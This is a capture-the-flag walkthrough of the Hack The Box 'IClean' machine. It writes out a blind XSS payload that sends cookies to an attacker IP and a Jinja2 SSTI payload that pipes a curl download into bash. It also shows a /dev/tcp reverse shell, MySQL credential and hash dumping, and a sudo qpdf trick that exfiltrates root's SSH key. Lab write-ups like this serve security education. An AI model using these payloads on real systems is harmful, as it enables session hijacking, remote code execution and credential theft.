HTB-IClean

Information Gathering

Rustscan

Rustscan finds SSH and HTTP open on target:

```
rustscan --addresses 10.10.11.12 --range 1-65535
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Nmap

Nmap finds nothing much:

```
┌──(yoon㉿kali)-[~/Documents/htb/reel]
└─$ sudo nmap -sVC -p 80 capiclean.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 22:40 EDT
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.77s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache/2.4.52 (Ubuntu)
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/2.3.7 Python/3.10.12
|_http-title: Capiclean

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.86 seconds
```

Enumeration

HTTP - TCP 80

After adding **capiclean.htb** to `/etc/hosts`, we can access the website:

Let's use feroxbuster to hunt for hidden directories:


`sudo feroxbuster -u http://capiclean.htb -n -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C 404`

Feroxbuster finds more than 40 directories and among them below three directories stands out:

```
405      GET        5l       20w      153c http://capiclean.htb/sendMessage
302      GET        5l       22w      189c http://capiclean.htb/logout => http://capiclean.htb/
302      GET        5l       22w      189c http://capiclean.htb/dashboard => http://capiclean.htb/
```

In order to access `/dashboard`, we would have to login or bypass the portal somehow.


Below is the `/login` page. We have to figure out a way to authenticated through it:




Feroxbuster finds one more interesting directoy:

```
200      GET        7l     1604w   140421c http://capiclean.htb/static/css/bootstrap.min.css
200      GET       90l      181w     2237c http://capiclean.htb/quote
200      GET        4l       53w     2119c http://capiclean.htb/static/images/twitter-icon.png
```

`/quote` page has a form for email input and we can submit it:



When we type in random email address and click on submit, we are redirected to `/sendMessage`:




The message says "Your quote was sent to our management. They will reach out soon via email.". Which is implying some sort of user interaction happening here.

This makes us to think about XSS cookie stealing.

Blind XSS

Let's spin up Burp Suite and intercept traffic on `/quote`:



We can observe our input being forwarded to `/sendMessage`.

Let's check on blind XSS through the following payload.

We will start a Python HTTP server and see if the payload below will make a connection to the Python server:

```
<img src=x onerror="document.location='http://10.10.14.36:1234/'"/>
```

Request

Pretty Raw Hex

```
1 POST /sendMessage HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 111
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/quote
12 Upgrade-Insecure-Requests: 1
13
14 service=
  <img+src%3dx+onerror%3d"document.location%3d'http%3a//10
  .10.14.36%3a1234/''"/>&email=jadu%40jadu.com
```

Upon sending the request, within few seconds, we have a connection made:

```
┌──(yoon㉿kali)-[~/Documents/htb/iclean]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.11.12 - - [11/Jun/2024 22:56:21] "GET / HTTP/1.1" 200 -
```

This verifies Blind XSS vulnerability. Let's try stealing cookies since we don't have any credentials for the login on hand.

Cookie Stealing

We have already covered about this on HTB-FormulaX.

Let's send the following payload through Burp Suite Intruder:

```
<img src=x onerror="document.location='http://10.10.14.36:1234/?cookie=' +
document.cookie"/>
```

```
service=
<img+src%3dx+onerror%3d"document.location%3d'http%3a//10
.10.14.36%3a1234/%3fcookie%3d'+%2b+document.cookie"/>&
email=jadu%40jadu.com
```


After waiting for few seconds, Python Web Server captures cookie from other users on the system:

```
┌──(yoon㉿kali)-[~/Documents/htb/iclean]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.11.12 - - [11/Jun/2024 23:01:00] "GET /?cookie=session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZmkK_w.PvBhMs9F8EtFoWQXDH6
2Th-70iM HTTP/1.1" 200 -
```

Let's use Firefox's Cookie-Editor to modify our cookie value.

After adding the extension, create a new cookie with the name of **sessions** and copy-paste in the value that was retrieved.

After that, we now have access to `/dashboard`:



Shell as www-data

SSTI

Let's look around what features the dashboard provides.

`/InvoiceGenerator` will literally generate a Invoice.


We will input random data and click on generate:

Invoice ID is generated:

Now let's move on to `/QRGenerator`.

Let's copy-paste the Invoice ID:

Clicking on Generate, we get a QR Code Link:



When we copy-paste the QR link to the form below, we get a scannable Invoice:

DATE	Invoice: 29qmh2o	DUE DATE
February 16, 2023		September 17, 2024

SERVICE	PRICE	QTY	TOTAL
Workmanship	$39.99	10	$399.99
Basic Cleaning	$88		$4256.99
		SUBTOTAL	4655.99
		TAX 25%	$99.99
		GRAND TOTAL	$4755.99

PROJECT		Company Name	iClean
CLIENT		31 Spooner Street, RI 00093, US	ADDRESS
ADDRESS		(123) 456-789	PHONE
EMAIL		contact@capiclean.htb	EMAIL

NOTICE:
A finance charge of 1.5% will be made on unpaid balances after 30 days.

Flow of this web app reminds us with the SSTI vulnerability. Let's intercept the traffic with Burp Suite:

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Origin: http://capiclean.htb
Connection: close
Referer: http://capiclean.htb/QRGenerator
Cookie: session=
eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZmkK_w.PvBhMs9F8EtFoWQXDH62Th-70iM
Upgrade-Insecure-Requests: 1

invoice_id=&form_type=scannable_invoice&qr_link=
http%3A%2F%2Fcapiclean.htb%2Fstatic%2Fqr_code%2Fqr_code_3489896061.png
```

We suspect either **scannable_invoice** or **qr_link** to be vulnerable to SSTI.

Let's first test on **qr_link** parameter with Burp Suite Intruder:

Target: http://capiclean.htb Update Host header to match target

```
1  POST /QRGenerator HTTP/1.1
2  Host: capiclean.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 118
9  Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZmkK_w.PvBhMs9F8EtFoWQXDH62Th-7OiM
13 Upgrade-Insecure-Requests: 1
14
15 invoice_id=&form_type=scannable_invoice&qr_link=§http%3A%2F%2Fcapiclean.htb%2Fstatic%2Fqr_code%2Fqr_code_3489896061.png§
```

We will inject some basic SSTI payloads:

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load ... | Remove | Clear | Deduplicate

```
{77*77}
{{77*77}}
{{{77*77}}}
${77*77}
${{77*77}}
#{77*77}
[[77*77]]
{{=77*77}}
```

Add | Enter a new item

Add from list ...

When we run the attack, output results are different for all the payloads:

0		200	☐	☐	5108
1	{77*77}	200	☐	☐	4599
2	{{77*77}}	200	☐	☐	4596
3	{{{77*77}}}	500	☐	☐	473
4	${77*77}	200	☐	☐	4600
5	${{77*77}}	200	☐	☐	4597
6	#{77*77}	200	☐	☐	4600
7	[[77*77]]	200	☐	☐	4601
8	{{=77*77}}	500	☐	☐	473
9	[[${77*77}]]	200	☐	☐	4604
10	<%=77*77%>	200	☐	☐	4602
11	${xyz|77*77}	200	☐	☐	4604
12	#set($x=77*77)${x}	200	☐	☐	4610
13	@(77*77)	200	☐	☐	4600

When we check on response for the payload `{{77*77}}`, we can see that the result `5929` is persent, meaning this is indeed vulnerable to SSTI:

```
Request    Response
Pretty    Raw    Hex    Render
107          document.getElementById('randomNumber2').textContent = "$" + randomNumber + ".99";
108          document.getElementById('randomNumber3').textContent = "$" + (randomNumber + 399.99 + 100);
109          let total = document.getElementById('total').textContent = (randomNumber + 399) + ".99";
110          </script>
111        </main>
112        <div class="qr-code-container">
           <div class="qr-code">
             <img src="" alt="QR Code">
           </div>
113        </body>
114      </html>
```

Reverse Shell

Abusing SSTI, let's spawn a reverse shell.

revshell file that will contain the following line of code:

```
bash -i >& /dev/tcp/10.10.14.36/1337 0>&1
```

This file will be used to spawn a reverse shell later:

```
┌──(yoon㉿kali)-[~/Documents/htb/iclean]
└─$ cat revshell
bash -i >& /dev/tcp/10.10.14.36/1337 0>&1
```

From here, we found a payload that could be used.

Let's use the following payload on qr_link parameter:

```
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x
5fgetitem\x5f\x5f")
("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")
("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("curl
10.10.14.36:8000/revshell | bash")|attr("read")()}}
```

Payload above will download **revshell** file from our Python Web server and launch it, spawning reverse shell on our netcat litener.

Let's run the request through Burp Suite repeater:

Request

Pretty Raw Hex

```
1 POST /QRGenerator HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 55
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/QRGenerator
12 Cookie: session=
  eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMi
  fQ.ZmkqVg.gY71IUIz37uhgWBTSjQlQHOPB1I
13 Upgrade-Insecure-Requests: 1
14
15 invoice_id=&form_type=scannable_invoice&qr_link=
  {{request|attr("application")|attr("\x5f\x5fglobals\x5f\
  x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\
  x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimpor
  t\x5f\x5f")("os")|attr("popen")("curl+10.10.14.36%3a8000
  /revshell+|+bash")|attr("read")()}}
```

When we run the request, we can see that web app grabbing **revshell** from our Python Web Server:

```
┌──(yoon㉿kali)-[~/Documents/htb/iclean]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.12 - - [12/Jun/2024 01:05:17] "GET /revshell HTTP/1.1" 200 -
```

We get reverse shell connection on our netcat listener:

```
┌──(yoon㉿kali)-[~/Documents/htb/iclean]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.12] 47640
bash: cannot set terminal process group (1222): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$ whoami
whoami
www-data
```

Privesc: www-data to consuela

MySQL

There is a file called **app.py** in the current directory:

```
www-data@iclean:/opt/app$ ls -l
ls -l
total 24
-rw-r--r-- 1 root root 12553 Mar  2 07:29 app.py
drwxr-xr-x 6 root root  4096 Sep 27  2023 static
drwxr-xrwx 2 root root  4096 Jun 12 05:01 templates
```

Reading the code, SQL username and password is revealed in plain-text -> **iclean**:**pxCsmnGLckUb**

```
secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
```

Let's see if there is SQL running internally:

```
www-data@iclean:/home$ netstat -ntlp
netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      1222/python3
tcp        0      0 127.0.0.1:40987         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Port 3006 is open. This must be MySQL.

We tried connecting to mysql but somehow it is not interactive:

```
www-data@iclean:/home$ mysql -u iclean -p
mysql -u iclean -p
Enter password: pxCsmnGLckUb
show databases;
```

Let's execute commands in one-liner as such:

`mysql --database capiclean -e 'show databases;' -u iclean -p`

```
www-data@iclean:/opt/app$ mysql --database capiclean -e 'show databases;' -u iclean -p
mysql --database capiclean -e 'show databases;' -u iclean -p
Enter password: pxCsmnGLckUb
Database
capiclean
information_schema
performance_schema
```

We will list tables for the database capiclean:

`mysql --database capiclean -e 'use capiclean; show tables;' -u iclean -ppxCsmnGLckUb`

```
www-data@iclean:/opt/app$ mysql --database capiclean -e 'use capiclean; show tables;' -u iclean -ppxCsmnGLckUb
mysql --database capiclean -e 'use capiclean; show tables;' -u iclean -ppxCsmnGLckUb
mysql: [Warning] Using a password on the command line interface can be insecure.
Tables_in_capiclean
quote_requests
services
users
```

We will dump content inside users table:

`mysql --database capiclean -e 'use capiclean; show tables; select * from users' -u iclean -ppxCsmnGLckUb`

```
www-data@iclean:/opt/app$ mysql --database capiclean -e 'use capiclean; show tables; select * from users' -u iclean -ppxCsmnGLckUb
mysql --database capiclean -e 'use capiclean; show tables; select * from users' -u iclean -ppxCsmnGLckUb
mysql: [Warning] Using a password on the command line interface can be insecure.
Tables_in_capiclean
quote_requests
services
users
id	username	password	role_id
1	admin	2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51	21232f297a57a5a743894a0e4a801fc3
2	consuela	0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa	ee11cbb19052e40b07aac0ca060c23ee
```

Let's try cracking these hashes.

We succedeed in cracking hash for user **consuela**: **simple and clean**

`hashcat -m 1400 hash rockyou.txt`

pic here

Using the password, we can SSH in:

```
You have mail.
Last login: Wed Jun 12 05:30:06 2024 from 10.10.14.36
consuela@iclean:~$ whoami
consuela
```

Privesc: consuela to root

Sudoers

Checking on commands that could be ran with sudo privilege, `/usr/bin/qpdf` is found:

```
consuela@iclean:~$ sudo -l
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
```

Let's use the following command to create PDF copy of the root's id_rsa file:

`sudo /usr/bin/qpdf --qpdf --add-attachment /root/.ssh/id_rsa -- --empty ./id_rsa`

```
consuela@iclean:~$ sudo /usr/bin/qpdf --qdf --add-attachment /root/.ssh/id_rsa -- --empty ./id_rsa
consuela@iclean:~$ ls
id_rsa  user.txt
consuela@iclean:~$ cat id_rsa
%PDF-1.3
%◆◆◆◆
%QDF-1.0

%% Original object ID: 1 0
1 0 obj
<<
  /Names <<
    /EmbeddedFiles 2 0 R
  >>
  /PageMode /UseAttachments
  /Pages 3 0 R
  /Type /Catalog
```

Reading the created pdf, we can SSH private key in plain-text:


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAE64hBN
